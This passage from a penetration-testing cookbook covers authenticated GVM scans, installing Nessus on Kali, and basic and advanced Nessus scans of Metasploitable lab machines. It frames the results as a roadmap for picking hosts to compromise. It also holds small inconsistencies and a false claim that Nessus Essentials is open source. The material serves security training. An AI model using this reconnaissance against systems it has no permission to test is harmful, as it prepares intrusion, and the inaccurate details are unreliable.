



Figure 6.16 – Configure credentials



Tip

You can add the following types of credentials: **Username + Password**, **Username + SSH Key**, **SNMP**, **S/MIME Certificate**, **PGP Encryption Key**, and **Password Only**.

2. For your new credential, add a name, and the type will be **Username + Password**. Select **Yes** for **Allow insecure use**, and for **Username** and **Password**, enter **vagrant**. Once done, click **Save**.



New Credential [X]

Name
vagrant u/p

Comment

Type
Username + Password

Allow insecure use
☒ Yes ☐ No

Auto-generate
☐ Yes ☒ No

Username
vagrant

Password
●●●●●●●● [eye icon]

Cancel **Save**

Figure 6.17 – New Credential



Tip

Do not enable **Allow insecure use** outside of a lab environment.

3. We will add a new target for our scan from the GVM web interface. Select **Configuration** | **Targets** from the menu at the top. Then select the new icon.




Figure 6.18 – Configure targets



Tip

You can create, modify, and delete targets from the **Targets** screen.

4. In the **New Target** dialog box, add a name and the Windows host IP next to **Manual**. Also, add the previously created credentials for **SSH** and **SMB**. Once done, click **Save**.

New Target ×

Name

Windows Server 2008

Comment

Hosts

☒ Manual

192.168.92.5

☐ From file

Exclude Hosts

☒ Manual

☐ From file

Allow simultaneous scanning via multiple IPs

☒ Yes ☐ No

Port List

All IANA assigned TCP

Alive Test

Scan Config Default

Credentials for authenticated checks

SSH

--

on port

22

Cancel

Save

Figure 6.19 – New Target

5. You can now add a new task by selecting **Scans | Task** and selecting the new icon.

6. Add a name to the **New Task** dialog and select the scan target you created. You can make this an alterable task to change in the future if you desire. Select **Save**.

New Task

Name

Scan Windows Server

Comment

Scan Targets

Windows Server 2008

Alerts

Schedule

--

☒ Once

Add results to Assets

☒ Yes ☐ No

Apply Overrides

☒ Yes ☐ No

Min QoD

70

Alterable Task

☐ Yes ☒ No

Auto Delete Reports

☒ Do not automatically delete reports

☐ Automatically delete oldest reports but always keep newest

5

reports

Scanner

OpenVAS Default

Scan Config

Full and fast

Order for target hosts

Sequential

Cancel

Save

Figure 6.20 – New scan target

7. Try initiating the task, allow it to run, and review the results.
8. To discover additional options available to configure, take some time and create new scan tasks, altering the configuration options. However, it's important to note that the **Full and fast** option under **Scan Config** carries out a very exhaustive scan.

How it works...

An authenticated scan provides deeper vulnerability insights by combining external network probing with internal checks via valid user credentials. It enables **local security checks (LSCs)** that are minimally invasive. Although the scan requires prior credential setup and may be limited by user permissions, it does not change the target system beyond generating a risk-level assessment. The target's protocols are likely to record the login activity.

See also...

For more information on advanced scanning, please look at the Greenbone documentation at <https://docs.greenbone.net/GCS-Manual/gcs/en/scanning.html#configuring-an-authenticated-scan-using-local-security-checks>.

Setting up Nessus

In this recipe, we will guide you through installing and configuring Nessus, covering everything from signing up for a license to running the initial setup wizard. You'll discover how Nessus's interface streamlines plugin management and scan customization. By the end of this section, you will have Nessus configured and ready to identify vulnerabilities.

Getting ready

You need the following to complete this recipe:

- The Kali VM is up and operational

How to do it...

1. From the Kali interface, open a terminal window.
2. Let's ensure Kali Linux is entirely up to date in preparation for the Tenable Nessus installation. Enter the following and provide your password if requested:

```
sudo apt update && sudo apt full-upgrade -y
```

3. Once the update is complete, reboot by entering the following and providing your password if requested:

```
sudo shutdown -r now
```

4. Once the system boots, log back in and open the web browser.
5. Navigate to <https://www.tenable.com/downloads/nessus>.
6. The defaults should be fine. However, to verify, select the latest version. For installation in Kali, select **Linux | Ubuntu | amd64** (for 64-bit operating systems). Select **Download** to download the installation package.




Figure 6.21 – Download Nessus

7. Once the download is complete, you may close your web browser.
8. To begin the installation, open a terminal window and enter the following commands:

```
cd ~/Downloads
ls #This will display the directory contents so you can get the
filename of Nessus
sudo apt install ./Nessus-10.8.3-ubuntu1604_amd64.deb
```



Tip

Substitute the filename with that of your download Nessus installation.

The following figure shows the Nessus installation:

```
(kali@kali)-[~/Downloads]
$ ls
facestudio_40s_european_male_3015154226.jpeg  Nessus-10.10.1-ubuntu1604_amd64.deb

(kali@kali)-[~/Downloads]
$ sudo apt install ./Nessus-10.10.1-ubuntu1604_amd64.deb
Note, selecting 'nessus' instead of './Nessus-10.10.1-ubuntu1604_amd64.deb'
Installing:
nessus

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
Download size: 0 B / 68.4 MB
Space needed: 0 B / 41.7 GB available

Get:1 /home/kali/Downloads/Nessus-10.10.1-ubuntu1604_amd64.deb nessus amd64 10.10.1 [
Selecting previously unselected package nessus.
(Reading database ... 590679 files and directories currently installed.)
Preparing to unpack .../Nessus-10.10.1-ubuntu1604_amd64.deb ...
Unpacking nessus (10.10.1) ...
Setting up nessus (10.10.1) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
```

Figure 6.22 – Nessus installation

- Once complete, the services should be automatically started; however, if not, to start the service, enter the following:

```
sudo /bin/systemctl start nessusd.service
```

**Tip**

If you want to stop the Nessus service, use the following command:

```
sudo /bin/systemctl stop nessusd.service
```

10. You may now close your terminal window.
11. Open your web browser and navigate to <https://kali:8834/>.

**Tip**

If you have a problem navigating to the preceding site, try the following:

<https://127.0.0.1:8834>

You will get a Tenable Nessus screen from the web browser, providing some details of the initialization process.

12. You will be asked to register for an account. Click **Continue** to complete the registration.




Figure 6.23 – Nessus register screen

13. On the next screen, select **Register for Nessus Essentials** and click **Continue**.

**Tip**

Nessus Essentials is the free, open source version of the software. However, it limits you to the number of hosts you can scan.

14. Provide a first name, last name, and email, then click **Register**.

**Tip**

As of this book's writing, no verification was being performed on the data entered. However, there is also no reason not to use valid information for the input.

Figure 6.24 – Nessus registration

15. You will receive your license information in the form of an activation code. I suggest noting down this information in case you need to reinstall the software. When ready, click **Continue**.




Figure 6.25 – Activation code

- 16. On the next screen, enter a username and password of your choice and click **Submit**.
- 17. You will briefly see a screen saying **Setup Complete** followed by an initializing screen with a progress bar. Please be patient as the installation continues.
- 18. Next, the screen will change to the primary user interface. However, installation steps are still being completed in the background. In the upper right-hand corner, you will see a rotating circle indicating that the initialization work is still being completed. You may click the link to learn more about the tasks being performed.




Figure 6.26 – Initialization process

19. Once the circle disappears, the tasks have been completed, and the system is fully available to you.

How it works...

As part of the Nessus installation process, we performed a Kali system update and upgrade to ensure it was current. After downloading and installing the Nessus package, we activated the Essentials (free) license, which triggered the initialization process. During this stage, Nessus automatically downloaded and integrated a wide array of plugins. Plugins are detection scripts that allow Nessus to identify known vulnerabilities across operating systems, applications, and network services.

The web-based interface simplifies the management of these plugins by allowing users to view plugin categories, enable or disable specific plugin families, and control how aggressively scans are conducted. Additionally, scan customization is intuitive as the interface aligns plugins into clear categories, such as **Discovery**, **Assessment**, and **Credentials**. Nessus's ability to extend its capabilities through plugins allows you to greatly customize it to your needs.

See also...

More information on installing Nessus can be found at <https://docs.tenable.com/nessus/Content/InstallNessus.htm>.

Conducting a basic vulnerability scan with Nessus

In this recipe, we'll walk you through creating your first scan policy, selecting hosts or networks to review, and interpreting the resulting scan reports. This will provide avenues to compromise these hosts to gain a foothold in the network or environment.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational
- As many target machines started as possible
- Nessus services started
- The Nessus web interface logged in to

How to do it...

1. On the Nessus web interface, click on the **Scans** tab and then the **New Scan** button.




Figure 6.27 – Nessus scans

2. From the **Scan Templates** menu, select **Basic Network Scan**.




Figure 6.28 – Basic Network Scan

3. On the **New Scan** page, enter a name and set **Targets** as your VM subnet (192.168.56.0/24). Before you click **Save**, go through all the settings on the left to see the available options. When ready, click **Save**.

New Scan / Basic Network Scan

[← Back to Scan Templates](#)

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name REQUIRED

Description

Folder

Targets REQUIRED

Upload Targets [Add File](#)

Save Cancel

Figure 6.29 – New Scan

4. You will be returned to the scan window. Now start the scan by clicking on the play button.



Tip

This scan will take approximately 30 minutes.

My Scans

Import New Folder New Scan

Search Scans 1 Scan

Name	Scan Type	Schedule	Last Scanned
192.168.92.0/24 Basic	Vulnerability	On Demand	N/A

Figure 6.30 – Play button

5. Monitor the scan by clicking on the rotating status button.




Figure 6.31 – Status button

6. On the scan progress screen, click on the **Hosts** and **Vulnerabilities** tabs at the top to review what has been discovered.




Figure 6.32 – Host and vulnerability selection

7. The scan is done when the status shows as **Completed** on the right.




Figure 6.33 – Scan completed

8. Explore the details of the vulnerabilities by clicking on any of the entries on the screen.




Figure 6.34 – Explore a vulnerability

How it works...

A basic Nessus scan checks each IP address within a specified subnet, probing each host for open ports, banners, and potential vulnerabilities. It checks for misconfigurations, outdated software, and known exploits, and then classifies the findings. Nessus allows penetration testers to identify and target vulnerabilities across the entire subnet quickly. Additionally, authenticated scans can provide more complete results.

Interpreting this report is a critical step for penetration testers. It allows you to prioritize your next actions by focusing on high-severity vulnerabilities that offer potential attack vectors. The report interface includes summary dashboards, individual host risk profiles, and detailed plugin results. By evaluating the results, you can create a roadmap of who to target first and by what means.

See also...

More information on Nessus scans can be found at the following site: <https://docs.tenable.com/nessus/Content/Scans.htm>.

Executing an advanced and targeted vulnerability scan with Nessus

In this recipe, we'll guide you through customizing scan policies, leveraging specialized plugins, and zeroing in on your target environment's most vulnerable systems and services. With this information uncovered, you can target exploits appropriately against vulnerable machines.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational
- A Windows 2008 Metasploitable3 Windows machine up and running
- Nessus services started
- The Nessus web interface logged in to

How to do it...

1. On the Nessus web interface, click on the **Scans** tab and then the **New Scan** button.
2. From the **Scan Templates** menu, select **Advanced Scan**.




Figure 6.35 – Advanced Scan

3. On the **New Scan** page, enter a name and set **Targets** as your Windows Metasploitable VM (192.168.56.103).




Figure 6.36 – New scan target

4. Select **DISCOVERY | Port Scanning**. Scroll down to the bottom. Under **Network Port Scanners**, select **TCP**, **UDP**, and **SYN**.

